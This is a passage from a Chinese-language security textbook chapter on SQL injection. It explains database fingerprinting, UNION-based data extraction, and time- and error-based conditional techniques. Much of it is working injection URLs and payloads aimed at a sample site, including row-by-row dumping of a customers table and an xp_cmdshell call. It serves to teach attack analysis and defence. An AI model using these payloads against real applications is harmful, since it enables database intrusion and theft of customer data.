ERROR 1146(42S02): Table 'foo.bar' doesn't exist
```

不难发现，数据库通常事先为每条错误消息规划了一个编码，用于唯一地标识错误类型。再看一个例子，读者有可能猜出产生下列错误的 DBMS：

```
ORA-01773:may not specify column datatypes in this CREATE TABLE
```

开头的“ORA”即为提示信息：安装的是 Oracle！www.ora-code.com 提供了一个完整的 Oracle 错误消息库。

获取标志信息

错误消息可帮助您获取相当准确的关于 Web 应用保存数据所使用技术的信息。但这些信息还不够，您需要获取更多信息。例如，在前面第一个例子中，我们发现远程数据库为 SQL Server，但该产品包含很多种版本；截至本书写作时，最通用的版本为 SQL Server 2005，但仍然有很多应用使用的是 SQL Server 2000 版本。SQL Server 2008 虽然于 2008 年 8 月发布，但它仍处于早期部署阶段。如果能够发现更多细节信息，比如准确版本和补丁级别，那么将有助于我们快速了解远程数据库是否存在一些可利用的、众所周知的缺陷。

幸运的是，如果 Web 应用返回了所注入查询的结果，那么要弄清其准确技术通常会很容易。所有主流数据库技术都至少允许通过一条特定的查询来返回软件的版本信息。我们需要做的是让 Web 应用返回该查询的结果。表 4-1 给出了各种特定技术所对应的查询示例，它们将返回包含准确 DBMS 版本信息的字符串。

表 4-1 返回各种 DBMS 所对应的查询

数据库服务器	查 询
Microsoft SQL Server	SELECT @@version
MySQL	SELECT version() SELECT @@version
Oracle	SELECT banner FROM v$version SELECT banner FROM v$version WHERE rownum=1

例如，对于 SQL Server 2000 SP4 来说，执行 SELECT@@version 查询时，将得到下列信息：

```
Microsoft SQL Server 2000 - 8.00.194 (Intel X86)
Aug 6 2000 00:57:48
Copyright (c) 1988-2000 Microsoft Corporation
Standard Edition on Windows NT 5.0 (Build 2195: Service Pack 4)
```

Microsoft SQL Server 产生的消息非常详细，因而要想产生一条包含@@version 值的消息并不是很难。例如，对于数字型可注入参数来说，只需简单地在应用希望得到数字值的地方注入该变量名就可以触发一个类型转换错误。作为一个例子，请思考下列 URL：

```
http://www.victim.com/products.asp?id=@@version
```

应用希望 id 字段为一个数字，但我们传递给它的是@@version 字符串。执行该查询时，

SQL Server 会忠实地接收@@version 的值并尝试将其转换为一个整数，这时会产生一个类似于图 4-3 所示的错误，该错误告诉我们当前使用的是 SQL Server 2005，并且包含准确的构建级别以及关于底层操作系统的信息。



图 4-3　使用错误消息来提取服务器版本信息

当然，即便唯一一个可注入的参数并不是数字，我们也仍然可以检索到需要的信息。例如，如果可注入的参数回显在响应中，那么便可以很容易地向该字符串注入@@version。具体来讲，假设我们拥有一个搜索页面，它返回包含指定字符串的所有条目：

```
http://www.victim.com/searchpeople.asp?name=smith
```

在类似于下面内容的查询中可能要用到上述 URL：

```
SELECT name,phone,email FROM people WHERE name LIKE '%smith'
```

最终页面将包含一条与下面类似的消息：

```
100 results founds for smith
```

为检索数据库版本，可以向 name 参数注入下列内容：

```
http://www.victim.com/searchpeople.asp?name='%2B@@version %2B'
```

最终查询将变为：

```
SELECT name,phone,email FROM people WHERE name LIKE '%'+@@version+ '%'
```

该查询将寻找名称中含有存储在@@version 中的字符串的那些名称，其结果很可能为 0；但最终页面会包含我们正在寻找的所有信息：

```
0 results found for Microsoft SQL Server 2000-8.00.194 (Intel X86) Aug 6
2000 00:57:48 Copyright (c) 1988-2000 Microsoft Corporation Standard Edition
```

```
on Windows NT 5.0 (Build 2195: Service pack 4)
```

还可以重复该技术以获取其他对实现精确跟踪有帮助的信息。下面是一些最有用的 Microsoft SQL Server 内置变量：

- @@version：DBMS 版本。
- @@servername：安装 SQL Server 的服务器名称。
- @@language：当前所使用语言的名称。
- @@spid：当前用户的进程 ID。

4.3.2 盲跟踪

如果应用不直接在响应中返回您所需要的信息，那么要想了解后台使用的技术，则需要采用一种间接方法。这种间接方法基于不同 DBMS 所使用的 SQL 方言上的细微差异。最常用的技术是利用不同产品在连接字符串方式上的差异。我们以下面的简单查询为例：

```
SELECT 'somestring'
```

该查询对大多数主流 DBMS 都是有效的，但如果想将其中的字符串分成两个子串，不同产品间便会出现差异。具体来讲，可以利用表 4-2 列出的差异来进行推断。

表 4-2 从字符串推断 DBMS 版本

数据库服务器	查　询
Microsoft SQL Server	SELECT 'some' + 'string'
MySQL	SELECT 'some' + 'string' SELECT CONCAT('some' , 'string')
Oracle	SELECT 'some' || 'string' SELECT CONCAT('some' , 'string')

因此，如果拥有一个可注入的字符串参数，便可以尝试不同的连接语法。通过判断哪一个请求会返回与原始请求相同的结果，您可以推断出远程数据库的技术。

假使没有可用的易受攻击字符串参数，则可以使用与数字参数类似的技术。具体来讲，您需要一条针对特定技术的 SQL 语句，经过计算后它能成为一个数字。表 4-3 中的所有表达式在正确的数据库下经过计算后都会成为一个整数，而在其他数据库下将产生一个错误。

表 4-3 从数字函数推断 DBMS 版本

数据库服务器	查　询
Microsoft SQL Server	@@pack_received @@rowcount
MySQL	connection_id() last_insert_id() row_count()
Oracle	BITAND(1,1)

最后，使用一些特定的 SQL 结构(只适用于特定的方言)也是一种有效技术，并且在大多数情况下均能工作良好。例如，成功地注入一个 WAITFOR DELAY 也可以很清楚地从侧面反映出使用的是 Microsoft SQL Server。

如果面对的是 MySQL，则可以使用一个有趣的技巧来确定其准确版本。我们知道，对于 MySQL，可使用三种不同方法来包含注释：

1) 在行结尾加一个#字符。

2) 在行结尾加一个“-- ”序列(不要忘记第二条横线后面的空格)。

3) 在一个“/*”序列后再跟一个“*/”序列，位于两者之间的即为注释。

可对第三种方法做进一步调整：如果在注释开头部分添加一个感叹号并在后面跟上数据库版本编号，那么该注释将被解析成代码，只要安装的数据库版本高于或等于注释中包含的版本，代码就会被执行。听起来有些复杂！请看下列 MySQL 查询：

```
SELECT 1 /*!40119 + 1*/
```

该查询将返回下列结果：

- 2 (如果 MySQL 版本为 4.01.19 或更高版本)
- 1 (其他情况)

不要忘记，某些 SQL 注入工具也提供了一些在某种程度上对识别远程 DBMS 有帮助的功能项。sqlmap 就是这样一种工具(http://sqlmap.sourceforge.net)，它包含一个扩展的签名数据库，可帮助您实现跟踪任务。我们将在本章结尾详细介绍 sqlmap。

4.4　使用 UINON 语句提取数据

到目前为止，读者应该对自己面对的 DBMS 技术有了一个清晰的了解。接下来我们将继续学习使用 UNION 的 SQL 注入技术。UNION 是数据库管理员经常使用且可以掌控的运算符之一。可以使用它连接两条或多条 SELECT 语句的查询结果。其基本语法如下所示：

```
SELECT column-1,column-2,...,column-N FROM table-1
UNION
SELECT column-1,column-2,...,column-N FROM table-2
```

执行该查询后，得到的结果与我们预想的完全相同：返回一张由两个 SELECT 语句返回结果组成的表。默认情况下，结果中只包含不同的值。如果想在最终的表中包含重复的值，则需要对语法稍微做些修改：

```
SELECT column-1,column-2,...,column-N FROM table-1
UNION ALL
SELECT column-1,column-2,...,column-N FROM table-2
```

在 SQL 注入攻击中，UNION 运算符的潜在价值非常明显：如果应用返回第一个(原始)查询得到的数据，那么通过在第一个查询后面注入一个 UNION 运算符，并添加另外一个任意查询，便可以读取到数据库用户访问过的任何一张表。听起来很容易，是吧？是的，事实的确如此，但需要遵循一些规则。我们接下来将介绍这些规则。

4.4.1 匹配列

要想 UNION 运算符正确工作，需满足下列要求：

- 两个查询返回的列数必须相同。
- 两个 SELECT 语句返回的数据所对应的列必须类型相同(或至少是兼容的)。

如果无法满足上述两个约束条件，查询便会失败并返回一个错误。当然，具体是什么错误消息则取决于后台所使用的 DBMS 技术。该错误消息在应用向用户返回完整的消息时可作为一种非常有用的跟踪工具。表 4-4 列出了当 UNION 查询包含错误的列数时一些主流 DBMS 返回的错误消息。

表 4-4 从基于 UNION 的错误中推断 DBMS 版本

数据库服务器	查 询
Microsoft SQL Server	All queries combined using a UNION, INTERSECT or EXCEPT operator must have an equal number of expressions in their target lists
MySQL	The used SELECT statements have a different number of columns
Oracle	ORA-01789:query block has incorrect number of result columns

错误消息中并未提供任何与所需要列数相关的线索，因而要想得到正确的列数，唯一的方法就是反复试验。主要有两种方法可用来得到准确的列数。第一种方法是将第二条查询注入多次，每次逐渐增大列数直到查询正确执行。对于大多数比较新的 DBMS(注意，不包括 Oracle 8i 或更早的版本)来说，由于 NULL 值会被转换成任何数据类型，所以可以为每一列都注入 NULL 值，这样便能避免因相同列的数据类型不同而引发的错误。

举例来说，如果想找到由 products.asp 页面执行的查询所返回的准确列数，则可以按下列方式请求 URL，直到不返回错误为止：

```
http://www.victim.com/products.asp?id=12+union+select+null--
http://www.victim.com/products.asp?id=12+union+select+null,null--
http://www.victim.com/products.asp?id=12+union+select+null,null,null--
```

请注意，Oracle 要求每个 SELECT 查询包含一个 FROM 属性。因此，如果面对的是 Oracle，则应该将上面的 URL 修改成下列格式：

```
http://www.victim.com/products.asp?id=12+union+select+null+from+dual--
```

dual 是一张所有用户都能访问的表，即便不想从特定的表中提取数据(比如说现在的情况)，也可以对 dual 使用 SELECT 语句。

获取准确列数的另一种方法是使用 ORDER BY 子句而非注入另外一个查询。ORDER BY 子句既可以接收一个列名作为参数，也可以接收一个简单的、能标识特定列的数字。可以通过增大 ORDER BY 子句中代表列的数字来识别查询中的列数，如下所示：

```
http://www.victim.com/products.asp?id=12+order+by+1
http://www.victim.com/products.asp?id=12+order+by+2
http://www.victim.com/products.asp?id=12+order+by+3 ect.
```

如果在使用 ORDER BY 6 时收到第一个错误，则意味着查询中包含 5 列。

到底应该选择哪一种方法呢？通常第二种方法更好些，主要有两个原因。首先，ORDER BY 方法速度更快，尤其是当表中包含大量的列时。假设准确的列数为 n，使用第一种方法找到正确的列数需要 n 个请求。因为只有使用正确的值时，该方法才不会产生错误。第二种方法则只有在使用的值比正确的值大时才会产生错误。这意味着可以使用二分查找法(binary search)来找到正确的值。例如，假设表中包含 13 列，则可以按下列步骤进行判断：

(1) 首先使用 ORDER BY 8，它不返回错误。这意味着正确的列数为 8 或更大的值。

(2) 尝试 ORDER BY 16，它返回一个错误。这样知道正确的列数介于 8 和 15 之间。

(3) 尝试 ORDER BY 12，它不返回错误。现在知道正确的列数介于 12 和 15 之间。

(4) 尝试 ORDER BY 14，它返回一个错误。现在知道正确的列数为 12 或 13。

(5) 尝试 ORDER BY 13，它不返回错误。因此 13 即为正确的列数。

这样就只使用了 5 个请求而非 13 个。对于喜欢数学表达式的读者来说，使用二分查找法从数据库中检索值为 n 的列数需要 O(log(n))个连接。选用 ORDER BY 方法的第二个原因是：它留下的痕迹更小，通常在数据库日志中只留下很少的错误。

4.4.2　匹配数据类型

识别出准确的列数后，现在是时候选择其中的一列或几列来查看一下是否是正在寻找的数据了。前面提到过，对应列的数据类型必须是相互兼容的。因此，如果想提取一个字符串值(例如，当前的数据库用户)，则至少需找到一个数据类型为字符串的列以便通过它来存储正在寻找的数据。使用 NULL 来实现会很容易，只需一次一列地使用示例字符串替换 NULL 即可。例如，如果发现原始查询包含 4 列，那么应尝试下列 URL：

```
http://www.victim.com/products.asp?id=12+union+select+'test',,NULL, NULL,NULL
http://www.victim.com/products.asp?id=12+union+select+NULL,'test',NULL,NULL
http://www.victim.com/products.asp?id=12+union+select+NULL,NULL,'test',NULL
http://www.victim.com/products.asp?id=12+union+select+NULL,NULL,NULL,'test'
```

提示：

对于无法使用 NULL 的数据库来说(比如 Oracle 8i)，如果想要得到该信息，就只能通过暴力猜测(brute force guessing)了。由于该方法必须尝试所有可能的数据类型组合，因此会非常耗时，只适合于列数较少的情况。可以使用 Unibrute 工具自动实现这种列猜测，该工具可从 www.justinclarke. com/security/unibrute.py 上下载。

只要应用不返回错误，即可知道刚才存储 test 值的列可以保存一个字符串，因而可用它来显示需要的值。例如，如果第二列能够保存一个字符串字段(假设想获取当前用户的名称)，则只需请求下列 URL：

```
http://www.victim.com/products.asp?id=12+union+select+NULL,system_user,NULL,NULL
```

该请求所产生的结果类似于图 4-4 展示的截图：



图 4-4 一个成功的基于 UNION 的 SQL 注入示例

成功了！不难发现，现在表中包含一个新行，其中包含了正在寻找的数据！可以按同样方式很容易地利用该攻击一次一条地提取整个数据库中的数据，正如您稍后将会看到的那样。但在这之前，我们先说明一些使用 UNION 提取数据时很有用的小技巧。在上例中，我们可操纵 4 个不同的列：其中两个包含字符串，两个包含整数。对于这样的情况，可以使用多列来提取数据。例如，下列 URL 将同时检索当前用户名和当前数据库名：

```
http://www.victim.com/products.asp?id=12+union+select+NULL,system_user,
db_name(),NULL
```

不过我们可能没那么幸运，因为我们只得到了一个包含想要数据的列以及供提取的几条数据。很明显，对于每一条信息，只能执行一个请求。幸运的是，我们有一种更好(更快)的方案。请看下列请求，它使用了 SQL Server 的连接运算符(请参考表 4-2 以获取其他 DBMS 平台的连接运算符)：

```
SELECT NULL , system_user + ' | ' + db_name() , NULL, NULL
```

该查询将 system_user 的值和 db_name()的值连接(中间使用附加的“|”字符来提高可读性)到一列中，并转换为下列 URL：

```
http://www.victim.com/products.asp?id=12+union+select+NULL,
system_user%2B'+|+'%2Bdb_name(),NULL,NULL
```

提交该查询，产生的结果类似于图 4-5 所示的截图：



图 4-5　使用同一列包含多个数据

不难发现，我们已经将多条信息连接到一起，并返回到了一个单列中。还可以使用该技术连接不同的列，如下列查询所示：

```
SELECT column1 FROM table1 UNION SELECT columnA +' | ' + columnB FROM tableA
```

请注意，这里的 column1、columnA 和 columnB 必须是字符串才能执行。如果不是，则可以借助另一种“武器”——尝试将那些不属于字符串类型的列强制转换为字符串。表 4-5 列出了不同数据库中将任意数据转化为字符串的语法。

表 4-5　强制类型转换运算符

数据库服务器	查　询
Microsoft SQL Server	SELECT CAST('123' AS varchar)
MySQL	SELECT CAST('123' AS char)
Oracle	SELECT CAST(1 AS varchar) FROM dual

到目前为止，我们已经介绍了几个使用 UNION SELECT 查询提取某条信息(例如数据库名称)的示例。只有使用基于 UNION 的 SQL 注入一次提取整张表时，才能体会到其真正的威力。如果编写 Web 应用的目的是正确显示 UNION SELECT 而不只是原始查询返回的结果，那么为什么不稍作修改以便一次查询获取尽可能多的数据呢？假设我们已经知道当前数据库包含一张名为 customers 的表，表中包含 userid、first_name 和 second_name 列(本章后面介绍数据库结构枚举时，读者将看到如何检索这些信息)。就目前掌握的内容而言，我们可以使用下列 URL 来检索用户名：

```
http://www.victim.com/products.asp?id=12+UNION+SELECT+userid,first_name,
```

```
second_name,NULL+ FROM+customers
```

提交该 URL，我们将得到图 4-6 所示的响应。



图 4-6 使用 UNION SELECT 查询在单个请求中提取多行数据

一个 URL 竟然得到了所有用户列表！虽然这个结果很了不起，但更多情况下我们必须面对只会显示结果中第一行数据的应用(虽然它易受到基于 UNION 的 SQL 注入攻击)。换句话说，虽然成功注入 UNION 查询并在后台数据库成功执行后，数据库会忠实返回所有行，但之后的 Web 应用(本例中为 products.asp 文件)会对结果进行解析并只显示第一行数据。对于这种情况，如何利用漏洞呢？如果正在尝试提取一行信息(比如当前用户的名称)，则需要移除原始查询的结果。我们之前使用过下列 URL 来执行查询以检索数据库用户的名称：

```
http://www.victim.com/products.asp?id=12+union+select+NULL,system_user,
    NULL,NULL
```

该 URL 促使远程数据库服务器执行下列查询：

```
SELECT id,type,description,price FROM products WHERE id=12
   UNION SELECT NULL,system_user,NULL,NULL
```

为阻止查询返回结果中的第一行(其中包含商品的详细信息)，需要在注入 UNION 查询之前添加一个使 WHERE 子句永远为假的条件。例如，可以注入下列内容：

```
http://www.victim.com/products.asp?id=12+and+1=0+union+select+NULL,
   system_user,NULL,NULL
```

现在最终传递给数据库的查询将变为下列内容：

```
SELECT id,type,description,price FROM products WHERE id=12 AND
  1 = 0 UNION SELECT NULL,system_user,NULL,NULL
```

1 永远不等于 0，因而第一个 WHERE 条件为永假，不会返回 ID 为 12 的商品的数据。应用返回的唯一一行将包含 system_user 的值。

通过一个附加的技巧，我们可以使用相同的技术来一次一行地提取整张表(比如 customers)的值。使用下列 URL 检索第一行数据，它借助“1=0”这个不等式来移除原始查询产生的行：

```
http://www.victim.com/products.asp?id=12+and+1=0+union+select+userid,
   first_name,second_name, NULL+ from+customers
```

该 URL 将返回一行数据，其中包含第一个顾客的姓名(Charles Smith)，其用户 ID 为 1。要想得到后面的顾客，只需再添加一个条件，将已经检索到名字的顾客从结果中移除：

```
http://www.victim.com/products.asp?id=12+and+1=0+union+select+userid,
   first_name,second_name, NULL+ from+customers+WHERE+userid+>+1
```

该查询将使用 *and 1=0* 子句移除原始查询产生的行(其中包含商品的详细信息)，并返回结果中的第一行，其中包含 userid 值大于 1 的顾客。该查询产生的响应如图 4-7 所示。



图 4-7　使用 UNION SELECT 循环遍历表中的行

可以通过逐渐增大 userid 参数的值来循环地遍历整张表，提取出 victim.com 的所有顾客的列表。

4.5　使用条件语句

使用 UNION 注入任意查询是一种快速有效的提取数据的方法。但该方法不适用于所有情况，Web 应用(即便它们易受到攻击)并不愿意轻易泄露数据。幸运的是，其他几种技术也能实

现该目的(虽然有时不会那么快速有效)。即便最成功、最壮观的 SQL 注入攻击“头奖”(通常包括转储整个数据库或者获取与数据库服务器的交互式访问)，也通常是从提取少量信息(远少于 UNION 语句可以获取的内容)开始的。有些情况下，这些少量的数据只是由位信息构成的，因为产生这些结果的查询只有两种答案：是或否。即便是只允许提取最少量数据的查询，它们的功能也极其强大，并且是最致命的可利用因素之一。通常可使用下列格式表示这些查询：

```
IF condition THEN  do_something ELSE do_something_else
```

David Litchfield 和 Chris Anley 曾广泛研究、发展过这一概念，并写过多篇关于此主题的白皮书，其主要思想是强迫服务器执行不同的行为并根据指定的条件返回不同的结果。比如，可以使用数据指定字节中指定位的值(第 5 章我们会详细介绍这一内容)作为条件，但攻击初期一般是对付数据库配置。我们先看一下相同的基本条件语句在表 4-6 中列出的不同 DBMS 技术的语法上的转换过程。

表 4-6 条 件 语 句

数据库服务器	查　　询
Microsoft SQL Server	IF ('a'='a') SELECT 1 ELSE SELECT 2
MySQL	SELECT IF('a', 1, 2)
Oracle	SELECT CASE WHEN 'a'='a' THEN 1 ELSE 2 END FROM DUAL SELECT decode(substr(user,1,1),'A',1,2) FROM DUAL

4.5.1 方法 1：基于时间

使用条件语句利用 SQL 注入时，第一种可行的方法是基于 Web 应用响应时间上的差异，该时间取决于某些信息的值。例如，对于 SQL Server 而言，您最先想了解的内容是执行查询的用户是否为系统管理员账户(sa)。很明显，这一点很重要，因为权限不同，在远程数据库上执行的操作也会有所不同。因此，可以注入下列查询：

```
IF (system_user = 'sa') WAITFOR DELAY '0:0:5' --
```

该查询将转换为下列 URL：

```
http://www.victim.com/products.asp?id=12;if+( system_user = 'sa')+
     WAITFOR+DELAY+'0:0:5' --
```

上述请求执行了哪些操作呢？system_user 只是一个 T-SQL 函数，它返回当前登录的用户名(例如 sa)。该查询根据 system_user 的值来决定是否执行 WAITFOR(等待 5 秒)。通过测试应用返回 HTML 页面所花费的时间，可以确定是否为 sa 用户。查询尾部的两条横线用于注释掉所有可能出现在原始查询中并会干预代码的伪造 SQL 代码。

查询使用的值(5 代表 5 秒)是任意的。可以使用 1 秒(*WAITFOR DELAY '0:0:1'*)到 24 小时(*WAITFOR DELAY '23:59:59'*是该命令能接受的最长延迟)之间的任何一个值。这里之所以使用 5 秒，是因为它能在速度和性能间取得合理平衡。较小的值能为我们提供较快的响应，但可能会因为受未预料的网络延迟或远程服务器最大负载的影响而不太精确。

当然，只需要通过替换圆括号中的条件您就可以使用该方法来获取数据库中的任何其他信息了。例如，想知道远程数据库的版本是否为 2005？请看下列查询：

```
IF (substring((select @@version),25,1) = 5) WAITFOR DELAY '0:0:5' --
```

我们首先选择@@version 内置变量，在 SQL Server 2005 中，它的值类似于下列内容：

```
Microsoft SQL Server 2005 - 9.00.3042.00 (Intel X86)
Feb 9 2007 22:47:07
Copyright (c) 1988-2005 Microsoft Corporation
Standard Edition on Windows NT 5.2 (Build 3790: Server Pack 2)
```

不难发现，该变量包含了数据库版本。要想了解远程数据库是否为 SQL Server 2005，只需检查年份的最后一位数字即可，它刚好是@@version 变量所存放字符串的第 25 个字符。很明显，其他版本中该相同位置的字符不等于“5”(例如，对于 SQL Server 2000 而言，该字符为“0”)。有了字符串之后，我们把它传递给 substring()函数。该函数用于提取字符串中的部分字符，它接收三个参数：原始字符串、提取字符的起始位置、提取多少个字符。本例中，我们只提取第 25 个字符并将它与 5 进行比较。如果两个值相等，就等待 5 秒。如果应用花费了 5 秒才返回结果，则可以肯定远程数据库确实为 SQL Server 2005。

如果拥有管理员权限，则可以使用 xp_cmdshell 扩展存储过程加载一条需要花费特定秒数才能完成的命令来得到类似的结果。在下面示例中，我们 ping 回路(loopback)端口 5 秒钟：

```
EXEC master..xp_cmdshell 'ping -n 5 127.0.0.1'
```

到目前为止，我们学习了如何针对 SQL Server 产生延迟，这一概念也同样适用于其他数据库技术。例如，对于 MySQL，可以使用下列查询创建一个数秒的延迟：

```
SELECT BENCHMARK(1000000,sha1('blah'));
```

BENCHMARK 函数将第二个参数描述的表达式执行由第一个参数所指定的次数。它通常用于测量服务器的性能，但对引入人为延迟也同样很有帮助。在上述示例中，我们告诉数据库将字符串“blah”的 SHA1[3]哈希值计算一百万次。

对于 Oracle 而言，可以通过使用 UTL_HTTP 或 HTTPURITYPE 向一个“死的”IP 地址发送一个 HTTP 请求来实现相同的效果(虽然可靠性差一些)。如果指定了一个不存在侦听者的 IP 地址，那么下列查询将一直等待连接直到超时：

```
select utl_http.request('http://10.0.0.1') from dual;
select HTTPURITYPE( 'http://10.0.0.1').getclob() from dual;
```

还有一种使用网络计时的方法，就是使用一个简单的笛卡尔积(Cartesian product)。对 4 张表应用 count(*)比直接返回一个数字花费的时间要长很多。如果用户名的第一个字符为 A，那么下列查询将首先计算所有行的笛卡尔积，然后返回一个数字：

```
SELECT decode(substr(user,1,1),'A',(select count(*) from all_objects,
all_objects, all_objects, all_objects),0)
```

3. 译者注：SHA1 是由美国标准技术局(NIST)颁布的国家标准，是一种应用最为广泛的 hash 函数。

很容易吧！好，请继续阅读，接下来的内容将更加有趣。

4.5.2 方法 2：基于错误

基于时间的方法非常灵活，它可以保证在非常困难的场景中也能发挥作用，因为它只依赖时间而非应用输出。因此，它在纯盲(pure-blind)场景中用处很大。我们将在第 5 章对此作深入分析。

但基于时间的方法不适合提取多位信息。假设每一位为 1 或 0 的概率相同，我们使用 5 秒作为 WAITFOR 的参数，那么每个查询将平均花费 2.5 秒来返回(加上了附加的网络延迟)，这将导致该过程费力而缓慢。可以减小传递给 WAITFOR 参数的值，但很可能会引入错误。幸运的是，我们还有其他技术可用，该技术根据我们寻找的位值来触发不同的响应。请看下列查询：

```
http://www.victim.com/products.asp?id=12/is_srvrolemember('sysadmin')
```

is_srvrolemember()是一个 SQL Server T-SQL 函数，它返回下列值：

